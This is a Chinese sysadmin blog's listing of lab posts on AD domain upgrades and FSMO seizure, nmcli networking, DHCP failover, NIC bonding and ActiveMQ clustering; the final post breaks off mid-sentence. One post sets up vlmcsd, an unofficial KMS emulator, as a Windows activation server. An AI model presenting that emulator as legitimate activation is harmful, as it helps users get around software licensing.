

搜索到
56
篇与
的结果
-

 windows AD域跨大版本升级,域、林2003升级至2016,系统2008迁移至2022 一、前言实验环境:系统分别为2008、2016、2022,当前2008为主域,2016为辅域,域、林级别为2003实验目标:下线2008系统,添加2022并设为主域控,域、林级别提升为2016.二、提升域、林级别三、退出、删除2008域控查看当前主域控四、2022加入域升级为域控会出现报错副本验证失败,因为从2019已经切换到DFS复制了,所以需要切换到DFS复制副本验证失败。指定域仍使用文件复制服务(FRS)复制SYSVOL共享。FRS弃用参考连接:https://www.cnblogs.com/ooflyoo/p/9494246.html迁移FRS至DFSR SYSVOLStateMigration Process for SYSVOL ReplicationStart (State 0)在SYSVOL迁移前,FRS复制SYSVOL共享文件夹Prepared (State 1)FRS继续复制域使用的SYSVOL共享文件夹,而DFS复制则复制SYSVOL文件夹的副本。SYSVOL文件夹的此副本不用于服务来自其他域控制器的请求。Redirected (State 2)SYSVOL文件夹的DFS复制副本将负责处理来自其他域控制器的SYSVOL请求。FRS继续复制原始的SYSVOL文件夹,但是DFS复制现在复制在重定向状态下使用域控制器的生产SYSVOL文件夹。Eliminated (State 3)DFS复制继续处理所有SYSVOL复制。Windows删除原始SYSVOL文件夹,FRS不再复制SYSVOL数据。1、验证目录复制运行正常,若有多台域控,必须保证域控之间复制正常repadmin /ReplSum2、备份SYSVOL共享文件夹C:\Windows\SYSVOL3、迁移域至prepared状态dfsrmig /SetGlobalState 1等待所有控制器进入Prepared状态dfsrmig /getglobalstate 当前的DFSR全局状态:“准备就绪” 已成功dfsrmig /getmigrationstate 全局状态:“准备就绪”4、迁移域至Redirected状态dfsrmig /setglobalstate 2等待所有控制器进入Redirected状态dfsrmig /getglobalstatedfsrmig /getmigrationstate 全局状态:“已重定向”5、迁移域至Eliminated状态dfsrmig /setglobalstate 3等待所有控制器进入Eliminated状态dfsrmig /getglobalstatedfsrmig /getmigrationstate 全局状态:“已消除”至此迁移完成 五、2022再次加入域控,进行迁移主域控转交给2022Move-ADDirectoryServerOperationMasterRole -Identity AD3 -OperationMasterRole SchemaMaster,DomainNamingMaster,PDCEmulator,RIDMaster,InfrastructureMaster -force查看当前主域控netdom query fsmo六、提升域、林级别到2016AD管理中心提升域功能级别到2016提升林功能级别到2016查看复制状态repadmin /replsummary登录2016查看当前域、林级别完成
 -

Centos8/Alma8 网络配置工具nmcli使用说明 一、前言:centos已经死了,作为用户量最大的RHEL衍生发行版,在2022年1月1日结束了centos8生命周期;而到2024年6月centos7支持结束之前,时间会给我们一个最合格的centos继任者,在此,我的选择是Alma Linux。二、centos8/alma8网络管理命令变化:centos8/alma8系统,弃用了network.service,采用NetworkManager(NM)网络管理器,因此命令为nmcli。三、操作命令:查看当前网络信息[root@alma8 ~]# nmcli ens224: connected to ens224 "VMware VMXNET3" ethernet (vmxnet3), 00:50:56:8E:02:B1, hw, mtu 1500 inet4 192.168.200.10/24 route4 192.168.200.0/24 inet6 fe80::9c44:37c2:db12:5fcd/64 route6 fe80::/64 lo: unmanaged "lo" loopback (unknown), 00:00:00:00:00:00, sw, mtu 65536 DNS configuration: servers: 192.168.200.1 192.168.200.2 domains: 9sb.org interface: ens224重新加载网卡配置文件[root@alma8 ~]# nmcli connection reload停止网卡、激活网卡激活不仅是启动网卡,还会重新加载网卡配置文件[root@alma8 ~]# nmcli connection down ens224 Connection 'ens224' successfully deactivated (D-Bus active path: /org/freedesktop/NetworkManager/ActiveConnection/4) [root@alma8 ~]# nmcli connection up ens224 Connection successfully activated (D-Bus active path: /org/freedesktop/NetworkManager/ActiveConnection/5)查看全部网卡信息[root@alma8 ~]# nmcli device show GENERAL.DEVICE: ens224 GENERAL.TYPE: ethernet GENERAL.HWADDR: 00:50:56:8E:02:B1 GENERAL.MTU: 1500 GENERAL.STATE: 100 (connected) GENERAL.CONNECTION: ens224 GENERAL.CON-PATH: /org/freedesktop/NetworkManager/ActiveConnection/5 WIRED-PROPERTIES.CARRIER: on IP4.ADDRESS[1]: 192.168.200.10/24 IP4.GATEWAY: -- IP4.ROUTE[1]: dst = 192.168.200.0/24, nh = 0.0.0.0, mt = 101 IP4.DNS[1]: 192.168.200.1 IP4.DNS[2]: 192.168.200.2 IP4.DOMAIN[1]: 9sb.org IP6.ADDRESS[1]: fe80::9c44:37c2:db12:5fcd/64 IP6.GATEWAY: -- IP6.ROUTE[1]: dst = fe80::/64, nh = ::, mt = 101 GENERAL.DEVICE: lo GENERAL.TYPE: loopback GENERAL.HWADDR: 00:00:00:00:00:00 GENERAL.MTU: 65536 GENERAL.STATE: 10 (unmanaged) GENERAL.CONNECTION: -- GENERAL.CON-PATH: -- IP4.ADDRESS[1]: 127.0.0.1/8 IP4.GATEWAY: -- IP6.ADDRESS[1]: ::1/128 IP6.GATEWAY: -- IP6.ROUTE[1]: dst = ::1/128, nh = ::, mt = 256查看单个网卡信息[root@alma8 ~]# nmcli device show ens224 GENERAL.DEVICE: ens224 GENERAL.TYPE: ethernet GENERAL.HWADDR: 00:50:56:8E:02:B1 GENERAL.MTU: 1500 GENERAL.STATE: 100 (connected) GENERAL.CONNECTION: ens224 GENERAL.CON-PATH: /org/freedesktop/NetworkManager/ActiveConnection/5 WIRED-PROPERTIES.CARRIER: on IP4.ADDRESS[1]: 192.168.200.10/24 IP4.GATEWAY: -- IP4.ROUTE[1]: dst = 192.168.200.0/24, nh = 0.0.0.0, mt = 101 IP4.DNS[1]: 192.168.200.1 IP4.DNS[2]: 192.168.200.2 IP4.DOMAIN[1]: 9sb.org IP6.ADDRESS[1]: fe80::9c44:37c2:db12:5fcd/64 IP6.GATEWAY: -- IP6.ROUTE[1]: dst = fe80::/64, nh = ::, mt = 101查看网卡设备状态[root@alma8 ~]# nmcli device status DEVICE TYPE STATE CONNECTION ens224 ethernet connected ens224 lo loopback unmanaged --查看网卡信息[root@alma8 ~]# nmcli connection show NAME UUID TYPE DEVICE ens224 bcb687ae-9883-4453-ad03-74087a9f4477 ethernet ens224创建网卡配置文件[root@alma8 ~]# nmcli con add type ethernet con-name ens224.1 ifname ens224 Connection 'ens224.1' (4187eb22-d317-4dc1-82f5-c81a97d8bbd4) successfully added. [root@alma8 ~]# nmcli connection show NAME UUID TYPE DEVICE ens224 bcb687ae-9883-4453-ad03-74087a9f4477 ethernet ens224 ens224.1 4187eb22-d317-4dc1-82f5-c81a97d8bbd4 ethernet --删除网卡配置文件[root@alma8 ~]# nmcli con delete ens224.1 Connection 'ens224.1' (4187eb22-d317-4dc1-82f5-c81a97d8bbd4) successfully deleted.修改网卡是否为自启,默认自启[root@alma8 ~]# nmcli con mod ens224 connection.autoconnect no [root@alma8 ~]# grep ONBOOT /etc/sysconfig/network-scripts/ifcfg-ens224 ONBOOT=no [root@alma8 ~]# nmcli con mod ens224 connection.autoconnect yes [root@alma8 ~]# grep ONBOOT /etc/sysconfig/network-scripts/ifcfg-ens224 ONBOOT=yes修改网卡是否自动获取IP,并配置静态IP地址[root@alma8 ~]# nmcli con modif ens224 ipv4.method auto [root@alma8 ~]# grep BOOTPROTO /etc/sysconfig/network-scripts/ifcfg-ens224 BOOTPROTO=dhcp [root@alma8 ~]# nmcli con modif ens224 ipv4.method manual ipv4.addresses 192.168.200.200/24 ipv4.gateway 192.168.200.1 connection.autoconnect yes ipv4.dns 114.114.114.114,114.114.115.15 [root@alma8 ~]# cat /etc/sysconfig/network-scripts/ifcfg-ens224 TYPE=Ethernet PROXY_METHOD=none BROWSER_ONLY=no BOOTPROTO=none DEFROUTE=yes IPV4_FAILURE_FATAL=no IPV6INIT=yes IPV6_AUTOCONF=yes IPV6_DEFROUTE=yes IPV6_FAILURE_FATAL=no IPV6_ADDR_GEN_MODE=stable-privacy NAME=ens224 UUID=bcb687ae-9883-4453-ad03-74087a9f4477 DEVICE=ens224 ONBOOT=yes IPADDR=192.168.200.200 PREFIX=24 GATEWAY=192.168.200.1 DNS1=114.114.114.114 DNS2=114.114.115.15 [root@alma8 ~]# nmcli con up ens224 Connection successfully activated (D-Bus active path: /org/freedesktop/NetworkManager/ActiveConnection/10) [root@alma8 ~]# ip add 3: ens224: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000 link/ether 00:50:56:8e:02:b1 brd ff:ff:ff:ff:ff:ff inet 192.168.200.200/24 scope global noprefixroute ens224 valid_lft forever preferred_lft forever inet6 fe80::9c44:37c2:db12:5fcd/64 scope link noprefixroute valid_lft forever preferred_lft forever四、完成一次完整操作,服务器添加一块网卡,配置IP、DNS、网关。添加网卡后,出现了Wired connection 1,但是没有对应的配置文件 [root@alma8 ~]# nmcli con show NAME UUID TYPE DEVICE Wired connection 1 ee5fc609-9606-3e44-841d-601fc7d562ab ethernet ens256 [root@alma8 ~]# ll /etc/sysconfig/network-scripts/ total 8 删除Wired connection 1 [root@alma8 ~]# nmcli con delete "Wired connection 1" Connection 'Wired connection 1' (ee5fc609-9606-3e44-841d-601fc7d562ab) successfully deleted. 新建ens256 [root@alma8 ~]# nmcli con add type ethernet con-name ens256 ifname ens256 Connection 'ens256' (d90d5e30-7c76-4a62-92de-0fb4d4a0a41f) successfully added. 已生成ens256配置文件 [root@alma8 ~]# ll /etc/sysconfig/network-scripts/ total 12 -rw-r--r--. 1 root root 282 May 4 13:54 ifcfg-ens256 为ens256配置网络 [root@alma8 ~]# nmcli con modif ens256 ipv4.method manual ipv4.addresses 192.168.200.201/24 ipv4.gateway 192.168.200.1 connection.autoconnect yes ipv4.dns 114.114.114.114,114.114.115.15 重新加载ens256配置文件 [root@alma8 ~]# nmcli con up ens256 Connection successfully activated (D-Bus active path: /org/freedesktop/NetworkManager/ActiveConnection/13) 查看网卡信息 [root@alma8 ~]# ip addr 4: ens256: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000 link/ether 00:50:56:8e:4d:94 brd ff:ff:ff:ff:ff:ff inet 192.168.200.201/24 brd 192.168.200.255 scope global noprefixroute ens256 valid_lft forever preferred_lft forever inet6 fe80::374f:9c09:1e47:e0fa/64 scope link noprefixroute valid_lft forever preferred_lft forever五、总结不爽,太不爽了!
-

域控小实验,2016升级2022,域控同步、迁移、强制迁移、DHCP热备 一、前言:为什么要升级服务器操作系统?这就要说到windows操作系统的生命周期,windows生命周期内有以下几个关键节点:主流支持、扩展支持、超出支持终止日期主流支持期内,所有用户都可获得功能更新和安全更新;扩展支持期内,所有用户都可获得安全更新;超出支持终止日期的三年内,付费参与扩展安全更新 (ESU) 计划可以获得安全更新;超出支持终止日期的三年后,所有更新全部中止。如:windows2016操作系统,主流支持结束于2022年1月11日,扩展支持将于2027年1月11日结束,届时,只有ESU付费用户才能继续获取三年的安全更新。而windows2022 LTSC操作系统,作为长期支持版,将获得十年安全更新,因此在当下再次部署系统,建议购买并使用windows2022LTSC。为什么安全更新这么重要?官网引用:修补程序更新是使用一小段软件代码更新现有软件以修复应用程序中任何安全性或功能性问题的过程。补丁更新至关重要,需要持续监控以保护您的企业网络免遭破坏。这以及补丁更新为何对保持业务安全至关重要的多种原因。Microsoft的补丁程序更新包括几种补丁程序,其中包括关键补丁程序更新,安全补丁程序更新,汇总,功能包,定义更新和Service Pack。实验目的:1、确认2022是否能成为2016辅域,DNS、域信息是否同步。2、确认2022是否能与2016交换主域角色。3、主域崩溃时辅域能否强制升级为主域。4、DHCP备份还原和热备。二、创建主域、创建辅域、信息同步测试主机名分别为win2016(AD1)、win2022(AD2)、win10(test),IP为AD1 192.168.200.1 AD2 192.168.200.2 test自动获取。1、2016安装域控AD1创建主域林和域的功能级别均为2016主域搭建完成2、2022安装辅域添加到现有域注意,2022的林和域的功能级别也是2016,成为辅域其实不会有任何问题。3、查看域控状态使用netdom query fsmo命令查看当前主域控4、信息同步在AD1上新建DNS记录,新建组策略,新建用户组织和用户十几秒后,在AD2查询到上述记录,同步正常三、主域控迁移、角色互换在AD1执行命令,将域控五大角色交给AD2,注意要在powershell里执行注意:这里用命令交换角色是因为命令简单,在图形界面下需要点N多地方,很麻烦的。Move-ADDirectoryServerOperationMasterRole -Identity AD2 -OperationMasterRole SchemaMaster,DomainNamingMaster,PDCEmulator,RIDMaster,InfrastructureMaster -force查看当前主域控,已经成为AD2查看当前域复制状态repadmin /showrepl手动进行复制repadmin /syncall强制同步repadmin /syncall /force查看某台域控的活动目录复制状态repadmin /showrepl servername 查看某台域控的复制队列repadmin /queue servername查看域控复制状态总结repadmin /replsummary域控检查命令,可查看域控当前有无异常dcdiag四、主域崩溃、强制迁移将AD2断网,模拟主域崩溃,配置AD1强行夺取主域控权限确认当前主域控为AD2,我们使用Ntdsutil进行域控操作,再次查看主域控为AD1注意:强制夺取主域权限后,可通过服务器管理器 - AD站点与服务 - Default-first-site-name - server - 域控 - NTDS Setting删除旧域控,旧域控若可以修复请务必执行强制降级操作,若无法修复请重装系统。Ntdsutil Roles Connections Connect to Server ad1.9sb.org Quit Seize infrastructure master Seize naming master Seize PDC Seize RID master Seize schema master五、DHCP备份还原、热备DHCP不是域控的一部分,但可以安装在域控上,并提供高可用性1、备份还原2、热备在AD1中增加服务器授权(AD3为原AD2服务器,已重装系统重新加域)配置故障转移配置AD3为伙伴服务器可配置为负载均衡和热备,DHCP配置会自动同步到AD3客户端测试若AD3断网,则AD1继续提供服务六、总结爽!太爽啦!
-

centos7快速搭建微软企业注册服务器KMS 1、下载最新的vlmcsd服务端 {anote icon="fa-download" href="https://github.com/Wind4/vlmcsd/releases/tag/svn1113" type="secondary" content="下载"/} 2、解压,并找到binaries/Linux/intel/static/vlmcsd-x64-musl-static并复制到到/usr/bin/vlmcsd3、赋予执行权限chmod +x /usr/bin/vlmcsd4、添加开机启动/etc/rc.local中添加/usr/bin/vlmcsd5、启动服务vlmcsd6、开放端口firewall-cmd --add-port=1688/tcp --permanent firewall-cmd --reload firewall-cmd --list-ports firewall-cmd --list-services7、查看端口监听netstat -lnpt | grep 16888、客户端连接测试完毕
-

Centos7多网卡绑定bond快速实践 一、准备环境VMware软件、Centos7虚拟机二、添加网卡为虚拟机再添加两块网卡,查看网卡信息,可以看到有ens32、ens34、ens35三块网卡ip addr1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000 link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00 inet 127.0.0.1/8 scope host lo valid_lft forever preferred_lft forever inet6 ::1/128 scope host valid_lft forever preferred_lft forever 2: ens32: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000 link/ether 00:0c:29:54:02:06 brd ff:ff:ff:ff:ff:ff inet 192.168.30.142/24 brd 192.168.30.255 scope global noprefixroute dynamic ens32 valid_lft 1615sec preferred_lft 1615sec inet6 fe80::d089:c15:e69a:8ce4/64 scope link noprefixroute valid_lft forever preferred_lft forever 3: ens34: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000 link/ether 00:0c:29:54:02:1a brd ff:ff:ff:ff:ff:ff inet 192.168.30.143/24 brd 192.168.30.255 scope global noprefixroute dynamic ens34 valid_lft 1765sec preferred_lft 1765sec inet6 fe80::a4af:b843:9032:9dd3/64 scope link noprefixroute valid_lft forever preferred_lft forever 4: ens35: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000 link/ether 00:0c:29:54:02:10 brd ff:ff:ff:ff:ff:ff inet 192.168.30.141/24 brd 192.168.30.255 scope global noprefixroute dynamic ens35 valid_lft 1765sec preferred_lft 1765sec inet6 fe80::b7cf:76d7:23aa:63c2/64 scope link noprefixroute valid_lft forever preferred_lft forever查看网卡配置文件,可以看到添加网卡后,并没有生成对应的网卡文件ls /etc/sysconfig/network-scripts/ifcfg*/etc/sysconfig/network-scripts/ifcfg-ens32 /etc/sysconfig/network-scripts/ifcfg-lo可以为网卡生成配置文件,但在本文中不需要这样做nmcli connection add type ethernet con-name ens34 ifname ens34 autoconnect yes nmcli connection add type ethernet con-name ens35 ifname ens35 autoconnect yes再次查看网卡配置文件,生成成功ls /etc/sysconfig/network-scripts/ifcfg*/etc/sysconfig/network-scripts/ifcfg-ens32 /etc/sysconfig/network-scripts/ifcfg-ens35 /etc/sysconfig/network-scripts/ifcfg-ens34 /etc/sysconfig/network-scripts/ifcfg-lo三,选定网卡绑定模式多网卡一共有7种bond模式,这里直接选用mode=6 (balance-alb) Adaptive load balancing(适配器适应性负载均衡),该模式不需要交换机支持四、开始配置1、加载bonding模块,并设置开机启动[root@localhost ~]# lsmod | grep bonding [root@localhost ~]# modprobe bonding [root@localhost ~]# lsmod | grep bonding bonding 152979 0启用rc.local开机启动项chmod +x /etc/rc.d/rc.local在文件中写入modprobe bonding2、建立bond网口配置文件并进行配置/etc/sysconfig/network-scripts/ifcfg-bond0DEVICE=bond0 NAME=bond0 TYPE=Bond BONDING_MASTER=yes IPADDR=192.168.30.250 PREFIX=255.255.255.0 GATEWAY=192.168.30.2 DNS1=114.114.114.114 ONBOOT=yes BOOTPROTO=none BONDING_OPTS="mode=6 miimon=100"3、修改三块网卡的配置vi /etc/sysconfig/network-scripts/ifcfg-ens32DEVICE=ens32 ONBOOT=yes BOOTPROTO=none TYPE=Ethernet MASTER=bond0 SLAVE=yesvi /etc/sysconfig/network-scripts/ifcfg-ens34DEVICE=ens34 ONBOOT=yes BOOTPROTO=none TYPE=Ethernet MASTER=bond0 SLAVE=yesvi /etc/sysconfig/network-scripts/ifcfg-ens35DEVICE=ens35 ONBOOT=yes BOOTPROTO=none TYPE=Ethernet MASTER=bond0 SLAVE=yes4、重新加载网络配置注意:这一步会断网!nmcli connection reload && systemctl restart network.service使用新IP链接ssh五、验证绑定是否生效cat /proc/net/bonding/bond0Ethernet Channel Bonding Driver: v3.7.1 (April 27, 2011) Bonding Mode: adaptive load balancing Primary Slave: None Currently Active Slave: ens32 MII Status: up MII Polling Interval (ms): 100 Up Delay (ms): 0 Down Delay (ms): 0 Slave Interface: ens32 MII Status: up Speed: 1000 Mbps Duplex: full Link Failure Count: 0 Permanent HW addr: 00:0c:29:54:02:06 Slave queue ID: 0 Slave Interface: ens34 MII Status: up Speed: 1000 Mbps Duplex: full Link Failure Count: 0 Permanent HW addr: 00:0c:29:54:02:1a Slave queue ID: 0 Slave Interface: ens35 MII Status: up Speed: 1000 Mbps Duplex: full Link Failure Count: 0 Permanent HW addr: 00:0c:29:54:02:10 Slave queue ID: 0查看网卡状态ip addr1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000 link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00 inet 127.0.0.1/8 scope host lo valid_lft forever preferred_lft forever inet6 ::1/128 scope host valid_lft forever preferred_lft forever 2: ens32: <BROADCAST,MULTICAST,SLAVE,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast master bond0 state UP group default qlen 1000 link/ether 00:0c:29:54:02:06 brd ff:ff:ff:ff:ff:ff 3: ens34: <BROADCAST,MULTICAST,SLAVE,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast master bond0 state UP group default qlen 1000 link/ether 00:0c:29:54:02:1a brd ff:ff:ff:ff:ff:ff 4: ens35: <BROADCAST,MULTICAST,SLAVE,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast master bond0 state UP group default qlen 1000 link/ether 00:0c:29:54:02:10 brd ff:ff:ff:ff:ff:ff 5: bond0: <BROADCAST,MULTICAST,MASTER,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default qlen 1000 link/ether 00:0c:29:54:02:06 brd ff:ff:ff:ff:ff:ff inet 192.168.30.250/24 brd 192.168.30.255 scope global bond0 valid_lft forever preferred_lft forever inet6 fe80::20c:29ff:fe54:206/64 scope link valid_lft forever preferred_lft forever查看接口带宽,带宽为3Gethtool bond0Settings for bond0: Supported ports: [ ] Supported link modes: Not reported Supported pause frame use: No Supports auto-negotiation: No Supported FEC modes: Not reported Advertised link modes: Not reported Advertised pause frame use: No Advertised auto-negotiation: No Advertised FEC modes: Not reported Speed: 3000Mb/s Duplex: Full Port: Other PHYAD: 0 Transceiver: internal Auto-negotiation: off Link detected: yes连续ping测试,并禁用第一个网卡,此时会丢一个包,网络依然正常运行来自 192.168.30.250 的回复: 字节=32 时间<1ms TTL=64 来自 192.168.30.250 的回复: 字节=32 时间<1ms TTL=64 来自 192.168.30.250 的回复: 字节=32 时间=1ms TTL=64 请求超时。 来自 192.168.30.250 的回复: 字节=32 时间=1ms TTL=64 来自 192.168.30.250 的回复: 字节=32 时间<1ms TTL=64完毕!
-

ActiveMQ高可用集群部署方案 一、环境准备使用vm虚拟机安装两台centos7虚拟机,IP分别为192.168.30.139和140注意防火墙问题,实验环境可选择关闭防火墙systemctl stop firewalld systemctl disable firewalld二、软件准备1、安装jdk8查询yum库中java版本yum list java*需要安装java-1.8.0-openjdk.x86_64和java-1.8.0-openjdk-devel.x86_64 yum install java-1.8.0-openjdk.x86_64 java-1.8.0-openjdk-devel.x86_64 安装完成,查看java版本java -versionopenjdk version "1.8.0_322" OpenJDK Runtime Environment (build 1.8.0_322-b06) OpenJDK 64-Bit Server VM (build 25.322-b06, mixed mode)2、安装ActiveMQ当前官网ActiveMQ版本有两个,ActiveMQ 5.17.0和 5.16.4,其支持的功能和环境不同,我这里使用5.16.4下载并上传到两台服务器https://activemq.apache.org/components/classic/download/解压缩tar xvzf apache-activemq-5.16.4-bin.tar.gz3、单机测试ActiveMQ编辑 ./apache-activemq-5.16.4/conf/jetty.xml将<property name="host" value="127.0.0.1"/>改为<property name="host" value="0.0.0.0"/>启动服务./apache-activemq-5.16.4/bin/activemq start登录web平台,账号密码adminhttp://192.168.30.140:8161/三、部署Master-Slave模式使用Shared 